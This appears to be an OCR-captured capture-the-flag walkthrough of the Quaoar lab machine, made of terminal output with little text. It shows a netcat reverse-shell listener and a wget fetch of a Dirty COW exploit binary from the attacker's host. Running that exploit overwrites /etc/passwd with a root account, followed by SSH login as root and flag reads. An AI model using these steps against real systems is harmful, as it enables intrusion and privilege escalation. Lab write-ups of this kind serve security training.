





```
root@kali:~# netdiscover

 Currently scanning: 192.168.110.0/16   |   Screen View: Unique Hosts

 10 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 600
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.93.1    00:50:56:c0:00:08      7     420  VMware, Inc.
 192.168.93.2    00:50:56:e5:ff:b9      1      60  VMware, Inc.
 192.168.93.131  00:0c:29:d7:e1:ba      1      60  VMware, Inc.
 192.168.93.254  00:50:56:fc:ba:74      1      60  VMware, Inc.
```



```
80/tcp  open  http        Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_Hackers
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```



```
Disallow: Hackers
Allow: /wordpress/

    ____
#  / __ \_   _  __ _  ___   __ _ _ __
# //  / / | | |/ _` |/ _ \ / _` | '__|
#/ \_/ /| |_| | (_| | (_) | (_| | |
#\___,_\ \__,_|\__,_|\___/ \__,_|_|
```



WordPress 4.9 is available! Please update now.

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

Dismiss

Get Started

Customize Your Site


or, change your theme completely

Next Steps


- Write your first blog post
- Add an About page
- View your site

More Actions


- Manage widgets or menus
- Turn comments on or off
- Learn more about getting started




```
root@kali:~# nc -lvp 8089
listening on [any] 8089 ...
192.168.93.131: inverse host lookup failed: Unknown host
connect to [192.168.93.135] from (UNKNOWN) [192.168.93.131] 48098
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i6
86 i686 i386 GNU/Linux
 14:39:12 up 2 min,  0 users,  load average: 0.65, 0.58, 0.24
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```




```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Quaoar:/$ locate flag.txt
locate flag.txt
/home/wpadmin/flag.txt
```



```
www-data@Quaoar:/$ locate flag.txt
locate flag.txt
/home/wpadmin/flag.txt
www-data@Quaoar:/$ cat /home/wpadmin/flag.txt
cat /home/wpadmin/flag.txt
2bafe61f03117ac66a73c3c514de796e
www-data@Quaoar:/$ █
```




```
uname -a
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i6
86 i686 i386 GNU/Linux
```




```
www-data@Quaoar:/tmp$ wget http://192.168.93.135:8000/dirty
wget http://192.168.93.135:8000/dirty
--2017-11-23 14:44:39--  http://192.168.93.135:8000/dirty
Connecting to 192.168.93.135:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12604 (12K) [application/octet-stream]
Saving to: `dirty'

100%[======================================>] 12,604      --.-K/s   in 0.02s

2017-11-23 14:44:39 (747 KB/s) - `dirty' saved [12604/12604]

www-data@Quaoar:/tmp$ ls
ls
dirty  vgauthsvclog.txt.0  vmware-root
```


Rendre executable




```
www-data@Quaoar:/tmp$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: pass
```



```
www-data@Quaoar:/tmp$ cat /etc/passwd
cat /etc/passwd
firefart:fijI1lDcvwk7k:0:0:pwned:/root:/bin/bash
/usr/sbin:/bin/sh
```



```
root@kali:~/Desktop# ssh firefart@192.168.93.131
```



```
firefart@Quaoar:~# cd /root
firefart@Quaoar:~# ls
flag.txt  vmware-tools-distrib
firefart@Quaoar:~# cat flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
```